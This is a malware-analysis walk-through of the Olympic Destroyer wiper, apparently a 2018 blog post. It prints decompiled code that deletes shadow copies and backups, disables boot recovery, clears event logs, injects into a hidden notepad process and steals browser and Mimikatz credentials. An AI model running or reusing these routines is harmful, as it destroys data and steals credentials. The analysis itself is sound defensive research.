
# Dissecting Olympic Destroyer – a walk-through

cyber.wtf/2018/03/28/dissecting-olympic-destroyer-a-walk-through/

March 28, 2018



```
int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HANDLE v4; // eax@1
  struct _LUID Luid; // [esp+Ch] [ebp-24h]@1
  HANDLE TokenHandle; // [esp+14h] [ebp-1Ch]@1
  PVOID OldValue; // [esp+18h] [ebp-18h]@1
  struct _TOKEN_PRIVILEGES NewState; // [esp+1Ch] [ebp-14h]@1

  OldValue = 0;
  Wow64DisableWow64FsRedirection(&OldValue);
  LookupPrivilegeValueW(0, L"SeShutdownPrivilege", &Luid);
  NewState.Privileges[0].Luid = Luid;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  v4 = GetCurrentProcess();
  OpenProcessToken(v4, 0x28u, &TokenHandle);
  AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
  execProcAndWaitForTerminate(L"c:\\Windows\\system32\\vssadmin.exe", L"delete shadows /all /quiet");
  execProcAndWaitForTerminate(L"wbadmin.exe", L"delete catalog -quiet");
  execProcAndWaitForTerminate(
    L"bcdedit.exe",
    L"/set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no");
  execProcAndWaitForTerminate(L"wevtutil.exe", L"cl System");
  execProcAndWaitForTerminate(L"wevtutil.exe", L"cl Security");
  Wow64RevertWow64FsRedirection(OldValue);
  deactivateAllActiveServices();
  CreateThread(0, 0, wiperThread, 0, 0, 0);
  Sleep(3600000u);                          // sleep 1 hour
  InitiateSystemShutdownExW(0, 0, 0, 1, 0, SHTDN_REASON_MAJOR_SYSTEM);// shut down (no reboot) and force close applications
  ExitProcess(0);
}
```

## Introduction

After a destructive cyber attack had hit this year's olympics, the malware was quickly dubbed *Olympic Destroyer.* Talos were fast to provide initial coverage. A malware explicitly designed to sabotage the computer systems of the Olympic opening ceremony sounded very interesting, but other duties were more pressing at that time, so analysis for pure curiosity had to wait. A few weeks later I had some free evenings on my hands and decided to combine a few interests of mine: Listening to music, consuming high quality whisky and analyzing malware – regrettably one of those things is frowned upon at work, and it's not malware analysis. 😉

I had most of the binaries reversed and already written up a few pages, when Kaspersky released an article with some more details than previously publicly known. Having finished my work and focusing on the technical aspects of Olympic Destroyer, I think I can add several technical details about the malware. In the following expect plain and straight-forward binary analysis and reverse engineering in the form of a walk-through.

Olympic Destroyer comes in two types. The first one is a little bit simpler. It was discovered by Talos, who published it in their comprehensive blog post. One example of this type has the Sha256 of edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9.

The second type of the binary has, to the best of my knowledge, not yet been explicitly named, but it was implicitly analyzed by Kaspersky in their also very comprehensive blog post. One example has the Sha256 sum of e8349cfcc422310c259688b0226cb14f5196a6daad77b622405282aeac89ab06.

In the following blog post I will mainly describe the first type of Olympic Destroyer. At the end I will discuss the main differences between the two types, which revolve around the usage or non-usage of the well-known tool PsExec.

## The Orchestrator


In this part we will cover the innermost functionality of the Olympic Destroyer. As orientation point we will use the *main()* function, from where on we will cover the single function calls step by step. Luckily Olympic Destroyer runs single threaded – except for the spreading functionality – which makes it easier to follow the execution one call after another.

The analyzed orchestrator has a Sha256 of edb1ff2521fb4bf748111f92786d260d40407a2e8463dcd24bb09f908ee13eb9 and is 0x1C6800 (~1.7MB) in size. A lot of this size is made up of five resources, whose role will be explained later on. IDA detects 756 functions of which not even ten were automatically identified by IDA FLIRT in version 6.9, which made the analysis more time consuming. IDA version 6.95 seems to have a newer FLIRT database and a lot of functions are identified automatically, as I realized way too late.

## Configuration – or not

The *main()* function is located at 0x004071E0. It creates a structure on the local stack, which I called “config” when starting to reverse the binary. Over the time I discovered that it is merely a state or a singleton data container – nonetheless I kept the name “config” for reasons of consistency. This structure is carried throughout many of the subsequent function calls, most of the time in the form of *thiscalls* in the *ecx* register. You can find the whole structure in the appendix section below.

It contains different type of data, like simple integers, which for example describe the bitness of the OS with either the value 32 or 64 by dynamically resolving and calling *IsWow64Process*. Yes, the author(s) actually use full integers instead of encoding this information in a simple bit ¯_(ツ)_/¯.



```
v3 = GetModuleHandleA("kernel32.dll");
IsWow64Process = GetProcAddress(v3, "IsWow64Process");
if ( IsWow64Process )
{
  v30 = 0;
  v6 = GetCurrentProcess();
  ((void (__stdcall *)(HANDLE, int *))IsWow64Process)(v6, &v30);
  bitNess = 32;
  if ( v30 )
    bitNess = 64;
}
else
{
  bitNess = 32;
}
conf_->bitness = bitNess;
domainName = 0;
```

Detecting the bitness of the system

More interesting are probably the different paths of files dropped to the filesystem during runtime, which are also stored in this structure. I will describe them when writing about the resources.

Additionally, we find some security related variables, like the security token information of the current user, which is gathered by calling *GetTokenInformation(TokenUser)* and comparing the result against “S-1-5-18” (Local System), “S-1-5-19” (NT Authority Local Service), and “S-1-5-20” (NT Authority Network Service).

Most important is probably the vector of objects, which contains domain names and domain credentials, that are used to spread laterally through the network. More about this later on when I will cover the lateral movement.

After the config structure is initialized in 0x00406390 by nulling its members, it is dynamically filled with its respective values in the subsequent call to 0x00406500, where most of the previously mentioned values and information is generated. From then on, the config is ready for use and most values are only read instead of written – except for the file paths, which are generated more or less randomly on the fly when used and of course the credential vector, which gets expanded a few calls later.


## Magical Code Injections

With a call to 0x004066C0 Olympic Destroyer checks for the existence of two files, which it uses to mark and avoid multiple runs of itself:

1. C:\<MD5(Computer Name)>
2. %SystemDrive%\Users\Public\<MD5(Computer Name\User Name)>

If one of those files is found, the function which I called “selfDeleteInjectBinary” at 0x00405DD0 is executed. Most of this function is already described in Endgame’s blogpost at https://www.endgame.com/blog/technical-blog/stopping-olympic-destroyer-new-process-injection-insights, but somehow they either misinterpreted the feature, or missed the main point of the shellcode. I’m not sure what their intention was, but their blog post somehow does not say what the shellcode actually does ¯_(ツ)_/¯.

Olympic Destroyer starts an invisible “notepad.exe” by using the flags *CREATE_NO_WINDOW* in *dwCreationFlags* as well as *STARTF_USESHOWWINDOW* in *StartupInfo.dwFlags* and *SW_HIDE* in *StartupInfo.wShowWindow* before calling *CreateProcessW.*



```
push    40h             ; count
lea     eax, [esp+10h+StartupInfo.lpReserved]
mov     ecx, 0Bh
mov     esi, offset aSystem32Notepa ; "\\system32\\notepad.exe"
xorps   xmm0, xmm0
push    0               ; value
rep movsd
push    eax             ; buf
movups  xmmword ptr [esp+18h+ProcessInformation.hProcess], xmm0
call    memset
add     esp, 0Ch
or      [esp+0Ch+StartupInfo.dwFlags], STARTF_USESHOWWINDOW ; implicit SW_HIDE on wShowWindow, as struct is nulled by previous memset()
lea     eax, [esp+0Ch+ProcessInformation]
mov     [esp+0Ch+StartupInfo.cb], 44h
push    eax             ; lpProcessInformation
lea     eax, [esp+10h+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    CREATE_NO_WINDOW ; dwCreationFlags
push    0               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    0               ; lpCommandLine
lea     eax, [esp+30h+Buffer]
push    eax             ; lpApplicationName
call    ds:CreateProcessW
test    eax, eax
jz      loc_405EC9
```

Starting an invisible Notepad


Then it injects two blocks of data/code into the running notepad by calling *VirtualAllocEx* and *WriteProcessMemory*. The first block contains addresses of APIs and the path to the current executable, the second one is a shellcode which uses the addresses of the first block. By calling *CreateRemoteThread* the execution of the shellcode within notepad is started.

After this injection, the main process exits by calling *ExitProcess* while the execution of the injected thread runs in the process space of notepad. But all the shellcode does, is a simple delayed self-deletion mechanism:
First it sleeps a configurable number of seconds. In our case it is five seconds. After that, the shellcode looks for the original path of Olympic Destroyer, which was passed by the first injected memory block by checking *GetFileAttributesW* != *INVALID_FILE_ATTRIBUTES*. Then it tries to open the file with *CreateFileW*, gets the file size by calling *GetFileSize* and then loops over the file size and calls *WriteFile* with always one zero byte until the whole file is overwritten with zeros. After closing the file handle, the file is finally deleted with *DeleteFile* and the shellcode calls *ExitProcess* to end its execution.

To sum it up: The code injection is simply a nulling and deletion mechanism to hide the traces of the main binary.

## Setting the markers for self-deletion

The two files, which mark multiple runs of Olympic Destroyer, mentioned in the previous paragraph, are then created:



```
if ( config.bIsServiceOrAdmin )
  tryCreateFileByComputername();
if ( config.bIsUserAccount )
  tryCreateFileByComputernameAndUsername();
```

Create infection markers

Depending on the rights under which the binary is running, the markers in *C:\* and *%COMMON_DOCUMENTS%* are created. From then on, a second run of Olympic Destroyer will wipe the original executable.

## Stealing credentials

In the following call to 0x004065A0, we will dive into a very important feature of Olympic Destroyer: The stealing of credentials from the current system, which are later used for lateral movement.

Olympic Destroyer contains five resources of type “BIN”. All of those resources are encrypted with AES. The calculation of the key is hard coded in the binary and can be described as a trivial MD5 hash of the string “123”. This hash is then concatenated twice in order to reach a key length of 256 bits for the AES algorithm. The evaluation of whether those shenanigans of symmetric cryptography with a hard coded key makes sense is left as an exercise for the reader. 🙂

When stealing the credentials, at first the resource 101 is decrypted, written to a more or less randomly generated filename in %tmp%. “More or less” because the algorithm is based on calls to *GetTickCount()* with *Sleeps* in between the calls.

After writing the decrypted resource to disk, a proper random string is generated by calling *CoCreateGuid*. The *GUID* is then used as the name for a named pipe in the form *\\.\pipe*, which is created by calling *CreateNamedPipeW* and then used as inter process communication mechanism with the process, which is then started from the file written to %tmp%.


### Resource 101

When resource 101 is started, it also gets the name of the pipe to communicate with its parent process as well as the password “123” as arguments. The main task of resource 101 is to use the password to decrypt and execute another resource of type “BMP” embedded in the file of resource 101 and send a buffer with stolen credentials to its parent process. So, it’s a simple loader which transfers a buffer via IPC.

The BMP resource is a DLL called “BrowserPwd.dll”. This DLL is not written to disk but parsed and loaded in memory. It seems that its only purpose is to steal credentials from the browsers Internet Explorer, Firefox and Chrome. In order to work with Firefox and Chrome, an SQLite library is compiled into the DLL, which makes up most of the DLL’s code.

- For Internet Explorer it uses COM to iterate over the browsers history and then reads all autocomplete passwords from the registry in *Software\Microsoft\Internet Explorer\IntelliForms\Storage2* and decrypts them using the WinAPI *CryptUnprotectData*.
- For Firefox, the credentials are stolen from *sqlite* and *logins.json*. The *nss3.dll* from Firefox is used to decrypt the protected passwords.
- For Chrome, the user's database in *[…]\Application Data\Google\Chrome\User Data\Default\Login Data* is copied temporarily and then the credentials are read and decrypted by calling the WinAPI *CryptUnprotectData*.

All stolen credentials are returned in a buffer which uses a special style of separating the single items. This buffer is constructed within the DLL and returned to its original loader, which is resource 101:




```
void __usercall addToReturnBuffer(const CHAR *username@<edx>, memObj *a2@<ecx>, LPCSTR password)
{
  memObj *v3; // ebx@1
  int len1; // eax@2
  int len2; // eax@2
  int len3; // eax@2
  int len4; // eax@2
  const CHAR *lpString; // [esp+4h] [ebp-4h]@1

  lpString = username;
  v3 = a2;
  if ( password )
  {
    len1 = lstrlenW(L"<STARTCRED>");
    v3->ptr = appendToBuffer((LPVOID)v3->ptr, v3->size, (int)L"<STARTCRED>", 2 * len1, (int)&v3->size);
    MultiByteToWideChar_wrapper(v3, lpString);
    len2 = lstrlenW(L"<STARTPASS>");
    v3->ptr = appendToBuffer((LPVOID)v3->ptr, v3->size, (int)L"<STARTPASS>", 2 * len2, (int)&v3->size);
    MultiByteToWideChar_wrapper(v3, password);
    len3 = lstrlenW(L"<ENDCRED>");
    v3->ptr = appendToBuffer((LPVOID)v3->ptr, v3->size, (int)L"<ENDCRED>", 2 * len3, (int)&v3->size);
    len4 = lstrlenW(L"\n");
    v3->ptr = appendToBuffer((LPVOID)v3->ptr, v3->size, (int)L"\n", 2 * len4, (int)&v3->size);
  }
}
```

Stolen credentials are formatted in a certain way

This buffer is then sent from the loader via the named pipe to its parent process:



```
if ( !getBMPRessource(&stolenCredentials) )
  return 1;
v9 = dwBytes;
if ( !allocMem(dwBytes, &memOut) )
  return 1;
if ( !decrypt(&memOut, (int *)&stolenCredentials, v9, v10, (int)&key_1) )
  return 1;
if ( !bIsMZHeader(&memOut) )
  return 1;
v11 = adjustSelfToken();
stolenCredentials = 0;
if ( !stealCredentials(v11, (memObj *)&memOut, (int *)&stolenCredentials, v3) )
  return 1;
returnedBuffer = L"<NULL>";
if ( stolenCredentials )
  returnedBuffer = (const wchar_t *)stolenCredentials;
v13 = CreateFileW(pipeName, 0x40000000u, 2u, 0, 3u, 0, 0);
v14 = v13;
if ( v13 )
{
  if ( v13 != (HANDLE)-1 )
  {
    stolenCredentials = 0;
    WriteFile(v13, returnedBuffer, 2 * wcslen(returnedBuffer), (LPDWORD)&stolenCredentials, 0);
    CloseHandle(v14);
  }
}
return 0;
```

The loader of resource 101 uses the names pipe to transfer the buffer with the stolen credentials

## Resource 102 and 103


After resource 101 was executed, a second attempt to steal credentials is started, in case the current process could acquire debug privileges during initialization of the config object. In case it has those right, depending on the architecture of the operating system, either resource 102 (x86) or 103 (x64) is started. Both executables have the same logic as resource 101 – decrypt and load a DLL in memory, execute the DLL and return its buffer via IPC – only the payload in form of their internal DLL, the resource of type "BMP", is different. Everything else stays the same.

So, the question is, what are the DLLs in the resources of resource 102 and 103? For 103, the x64 version, I did not look into it in order to save some time, but I assume it's the very same payload as in 102, only for x64 systems. For 102, which is an x86 binary, the loaded internal DLL seems to be a custom version of the well-known penetration testing tool Mimikatz, which, besides other nifty features, can dump credentials from a Windows system. I did not spend too much time in the analysis of this DLL, but a swift look (as in "1-2 hours"), compared with several matching functions, structures and strings from the original code of Mimikatz are strong indicators that this DLL has actually Mimikatz' credential dumping capability. This assumption was also verified by dynamic analysis, where the binary was actually stealing the credentials of my analysis machine. Additionally, the author(s) of Olympic Destroyer named this DLL "kiwi86.dll", which is a reference to the nickname "gentilkiwi", who is the author of Mimikatz.

After receiving the stolen credentials via the named pipes, Olympic Destroyer parses the received buffers and saves the credentials in its config structure. Then it returns its control flow to the main function.

## Saving the Credentials – Or how to build a network worm

Back in the main function, right after stealing credentials from browsers and by the power of Mimikatz, Olympic Destroyer creates a copy of itself in the %tmp% folder in 0x00404040. If this copy succeeds, the copied file is modified in the next function call to  0x00401FB0. Here the whole file is read into a buffer in the process' memory. Then this buffer is searched for the byte marker *9E EC 87 D4 89 16 42 09 55 E2 74 E4 79 0B 42 4C*. Those bytes mark the beginning of the serialized credentials vector as an array:



```
00026F00  2B 10 48 60 02 00 00 00 9E EC 87 D4 89 16 42 09  +.H`....ži‡Ô‰.B.
00026F10  55 E2 74 E4 79 0B 42 4C 2C 00 1B 00 0C 00 50 79  Uâtäy.BL,.....Py
00026F20  65 6F 6E 67 63 68 61 6E 67 32 30 31 38 2E 63 6F  eongchang2018.co
00026F30  6D 5C 70 63 61 64 6D 69 6E 00 [redacted]  m\pcadmin.[redacted]
00026F40  [redacted] 00 20 00 0B 00 50 79 65 6F 6E  [redacted]. ...Pyeon
00026F50  67 63 68 61 6E 67 32 30 31 38 2E 63 6F 6D 5C 50  gchang2018.com\P
00026F60  43 41 2E 47 4D 53 41 64 6D 69 6E 00 [redacted]  CA.GMSAdmin.[redacted]
00026F70  [redacted] 00 1A 00 09 00 50 79 65 6F  [redacted].....Pyeo
00026F80  6E 67 63 68 61 6E 67 32 30 31 38 2E 63 6F 6D 5C  ngchang2018.com\
```

Hex dump of Olympic Destroyer

I tried to mark the single elements of the array in different colors to describe them, but it turns out my MS Paint skills are really bad. So, you'll just get a two pseudo structs defining what you can see around the red marked bytes:

```
struct credentials
{
byte marker[16];
WORD numberOfElements;
CREDENTIAL credentialArray[numberOfElements];
};
struct CREDENTIAL
{
WORD lengthOfUsername;
WORD lengthOfPassword;
char userName[lengthOfUsername];
char password[lengthOfPassword];
}
```

In our case there are 0x2C stolen credentials. The first block of credentials has a *username\domain* string of 0x1B bytes length and has a password of 0x0C bytes length. Then the second block of credentials follows, and so on.

Once Olympic Destroyer has located the array in its buffer, the array is written over with the serialized version of the current credentials vector of the config object. Then the executable modified in memory is written back to disk in the %tmp% directory.

In other words: The list of credentials, which was present when Olympic Destroyer was executed first, is now updated with all credentials stolen during runtime.

## Resource 104 and 105 – Preparing the next steps

